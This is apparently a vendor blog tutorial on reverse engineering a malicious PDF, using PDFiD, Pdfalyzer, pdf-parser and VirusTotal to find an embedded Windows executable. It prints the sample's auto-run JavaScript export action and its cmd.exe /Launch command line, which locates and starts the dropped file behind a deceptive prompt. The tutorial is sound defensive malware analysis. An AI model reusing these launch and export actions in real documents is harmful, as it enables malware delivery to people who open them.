

The beginners Guide To – Adobe PDF Malware Reverse Engineering Part 2

By BUFFERZONE Team, 15/06/2023

Share [f](#) [in](#) [t](#)

Target: Cybersecurity specialist

Tags: Adobe PDF, Malware, Content Disarm and Reconstruction (CDR), Reverse Engineering

In this blog we will continue the PDF malware analysis part –1 and continue to investigate more complex malware.

Collection:

Within this blog, we shall retrieve a potentially suspicious file from MalwareBazaar and collectively examine the PDF file (remember to operate within a virtual machine). By employing the “file_type:pdf” filter, we shall acquire the most recently uploaded PDF files within the system. Let us proceed with downloading the latest file, possessing the sha256 hash: 304a28d5e9010331c8f183b5932d0420410cf5e749f84cdd02d9992abd397285. We specifically chose this file for the blog as it does not employ a phishing/luring style and possesses intriguing attributes we wish to discuss.

Using the form below, you can search for malware samples by a hash (MD5, SHA256, SHA1), imphash, tlsh hash, ClamAV signature, tag or malware family.

Browse Database

file_type:pdf Search

Search Syntax ?

Search:

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2023-05-30 15:37	d0265161d0ed290ff81f9...	pdf		adams265 pdf Outbot	pr0xylife	
2023-05-26 10:29	0e84b26558a3805c5be9...	pdf	Gozi	Gozi ITA pdf	zane1	
2023-05-25 14:25	7fd59738f8f4f8bbf0f56ce...	pdf		pdf	James_inthe_box	
2023-05-25 13:14	88eb87f67aefc33b394ba...	pdf	Gozi	Gozi pdf Ursnif	JAMESWT_MHT	
2023-05-25 13:11	4101cab81e757fa62ac9c...	pdf	Gozi	Gozi pdf Ursnif	JAMESWT_MHT	

This file has a high detection rate now in VirusTotal [7]:

47 / 60

47 security vendors and no sandboxes flagged this file as malicious

304a28d5e9010331c8f183b5932d0420410cf5e749f84cdd02d9992abd397285.pdf

Size: 58.02 KB | Last Analysis Date: 10 days ago

PDF | Is-embedded | Checks-network-activities | autoaction | Checks-user-input | Launch-action

Community Score: 47

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY

Crowdsourced YARA rules

- Matches rule PDF_Launch_Action_EXE by InQuest Labs from ruleset PDF_Launch_Action_EXE at <https://github.com/InQuest/yara-rules-vt>. This signature detects PDF files that launch an executable upon being opened on a host machine. This action is performed by the Launch Action feature available in the PDF file format and is commonly abused by threat actors to execute delivered malware.
- Matches rule PDF_Launch_Function by InQuest Labs from ruleset PDF_Launch_Function at <https://github.com/InQuest/yara-rules-vt>. This signature detects the launch function within a PDF file. This function allows a document author to attach an executable file.
- Matches rule PDF_with_Launch_Action_Function by InQuest Labs from ruleset PDF_with_Launch_Action_Function at <https://github.com/InQuest/yara-rules-vt>. This signature detects the launch function within a PDF file. This function allows the document author to attach an executable file.

Security vendors' analysis on 2023-05-21T04:32:28 UTC

Popular threat label	Threat categories	Family labels
AhnLab-V3	Trojan:Win32/Shell.R1283	AlYac
Antiy-AVL	GrayWare/Win32/Tampering.s	Arasbit

This indicates that the file consists of known attack vectors. To verify we will start our static analysis.

Reverse Engineering PDF File Using Static Analysis

In this blog we will focus on PDFiD [5], Pdfalyze [6], and Pdf-tool [5].

PDFiD

By running python pdfid.py <file> we will get the following output:

```
PDF Header: %PDF-1.3
obj                25
endobj             25
stream             4
endstream          4
xref                2
trailer            2
startxref          2
/Page              2
/Encrypt           0
/ObjStm            0
/JS                1
/JavaScript         1
/AA                1
/OpenAction        1
/AcroForm          0
/JBIG2Decode       0
/RichMedia         0
/Launch            1
/EmbeddedFile      0
/XFA               0
/URI               0
/Colors > 2^24     0
```

Insights from PDfID unveil the existence of 25 objects, 4 streams, 2 pages, along with crucial execution descriptors: /AA, /OpenAction, and /Launch. The execution procedure commonly involves JS and /JavaScript, indicating the deployment of active scripting elements. This will assist us in prioritizing the initial search using Pdfalyze.

Pdfalyze

By running pdfalyze <file>

We can explore the file tree structure:

```
<24:Trailer(Dictionary)>
├── <13:Catalog(Dictionary)>
│   ├── <3:Pages(Dictionary)>
│   │   ├── <2:Page(Dictionary)>
│   │   │   ├── <4:Contents(EncodedStream)>
│   │   │   ├── <23:Action:Launch(Dictionary)>
│   │   │   └── <6:Resources(Dictionary)>
│   │   │       ├── <7:ColorSpace[Cs1](Array)>
│   │   │       ├── <11:(EncodedStream)>
│   │   │       ├── <8:Font:TrueType(Dictionary)>
│   │   │       │   ├── <16:FontDescriptor(Dictionary)>
│   │   │       │   │   ├── <14:FontFile2(EncodedStream)>
│   │   │       │   │   └── <17:Widths(Array)>
│   │   │       ├── <9:ExtGState(Dictionary)>
│   │   │       └── <10:ExtGState(Dictionary)>
│   └── <18:Names(Dictionary)>
│       ├── <19:EmbeddedFiles(Dictionary)>
│       │   ├── <20:Filespec(Dictionary)>
│       │   └── <21:EF(EncodedStream)>
│       └── <22:Action:JavaScript(Dictionary)>
└── <1:Info(Dictionary)>
```

From this we can observe that object 23 (Action: Launch) and object (22 Action: JavaScript) are interesting and highlighted in red. We will start examining 22 and move to 23.

22./Action:JavaScript	/Root/OpenAction	Dictionary
AddressInParent	/OpenAction	
/S	/JavaScript	Name
/JS	this.exportDataObject({ cName: "form", nLaunch: 0 });	TextString
/Type	/Action	Name

We observe that JavaScript executes exportDataObject [9]. According to the documentation, we discover that the “cName” parameter is mandatory and indicates the desired file attachment for export. Additionally, there are three optional values for “nLaunch”:

- 0: Triggers file preservation.
- 1: Triggers file opening after preservation.
- 2: Instructs Acrobat to temporarily save the file attachment and then prompt the operating system to open it (Acrobat lacks knowledge of which programs handle specific file types, whereas the OS does).

23./Action:Launch	/Root/Pages/Kids[0]/AA[/0]	Dictionary
AddressInParent	/AA[/0]	
/S	/Launch	Name
/Type	/Action	Name
/Win	{/F: cmd.exe, /D: c:\windows\system32, /P: /Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\form.pdf" (cd "Desktop"))&(if exist "My Documents\form.pdf" (cd "My Documents"))&(if exist "Documents\form.pdf" (cd "Documents"))&(if exist "Escritorio\form.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\form.pdf" (cd "Mis Documentos"))&(start form.pdf)	Dictionary
To view the encrypted content please tick the "Do not show this message again" box and press Open.}		

Launch a cmd.exe with the file that was saved.

The form is found in object 20 → to 21:

[illegible]

Object 21 appears to be a flat Decode stream. To analyze it, we will follow these steps:

- ```
> Python pdf-parser.py -f -o 21 -d extract 21 <file>
```

2. The file will be saved as `extract_21`.
3. Next, we will employ the File Linux command (a file-type detector) to determine the object's nature. It is identified as a PE32 executable rather than a PDF in object 22.

> File extract 21

The result will indicate: PE32 executable (GUI) Intel 80386, for MS Windows.


4. Now, let us calculate the MD5 hash of the exported file:

```
> md5 extract 21
```

5f00d238716e3f337786f4355b2b9787

The next step is to search the executable md5 in VirusTotal: 5f00d238716e3f337786f4355b2b9787





57 / 71

57 security vendors and 1 sandbox flagged this file as malicious

32418b564d5e2b353a8318de475b13ef58d3a6400d33a4d9ecd93f29166f234

ab.exe

Size: 72.07 KB | Last Analysis Date: 13 days ago

peexe overlay

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 5

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.sworot/cryptz

Threat categories: trojan, hacktool

Family labels: sworot, cryptz, marie

Security vendors' analysis

|                     |                           |                   |                                 |
|---------------------|---------------------------|-------------------|---------------------------------|
| Acronis (Static ML) | Suspicious                | AhnLab-V3         | Trojan.Win32.Shell.R1283        |
| ALYac               | Trojan.CryptZ.Marie.1.Gen | Antiy-AVL         | GrayWare/Win32.Tampering.a      |
| Arcabit             | Trojan.CryptZ.Marie.1.Gen | Avast             | Win32:Meterpreter-C [Trj]       |
| AVG                 | Win32:Meterpreter-C [Trj] | Avira (no cloud)  | TR/Patched.Gen2                 |
| BitDefender         | Trojan.CryptZ.Marie.1.Gen | BitDefender Theta | Gen:NN.ZexaF.36196.eq1@aSWjsEei |
| Bkav Pro            | W32.FamVT.RorenNHc.Trojan | ClamAV            | Win.Trojan.Sworot-5710536-0     |

We can conclude that the file contains a malicious embedded object (detected by 57 engines).

## Summary

In this blog, we expand upon the initial blog and investigate a more intricate PDF malware assault. Attack patterns may vary, but the research approach remains consistent. We trust you found the novice's PDF guide Part -2 to be informative. Kindly visit our website for upcoming blog entries.

## References

- [1] Adobe PDF, <https://www.adobe.com/acrobat/about-adobe-pdf.html>
- [2] Common Crawl data statistics, <https://commoncrawl.github.io/cc-crawl-statistics/plots/mimetypes>.
- [3] Dubin, Ran. "Content Disarm and Reconstruction of PDF Files." *IEEE Access* (2023).
- [4] MalwareBazaar, Public Malware Repository, <https://bazaar.abuse.ch/>
- [5] Didier Stevens, PDF tools, <https://blog.didierstevens.com/programs/pdf-tools/>
- [6] Pdfalyzer, <https://github.com/michelcrypt4d4mus/pdfalyzer>
- [7] VirusTotal, <https://www.virustotal.com/gui/file/d0265161d0ed290ff81ff99e4571de9b709b357c9e663ad2b4519b68497705f5> [8] Yara, <https://virustotal.github.io/yara/>
- [9] Adobe PDF importing and exporting attachments, <https://acrobatusers.com/tutorials/print/importing-and-exporting-pdf-file-attachments-acrobat-javascript/>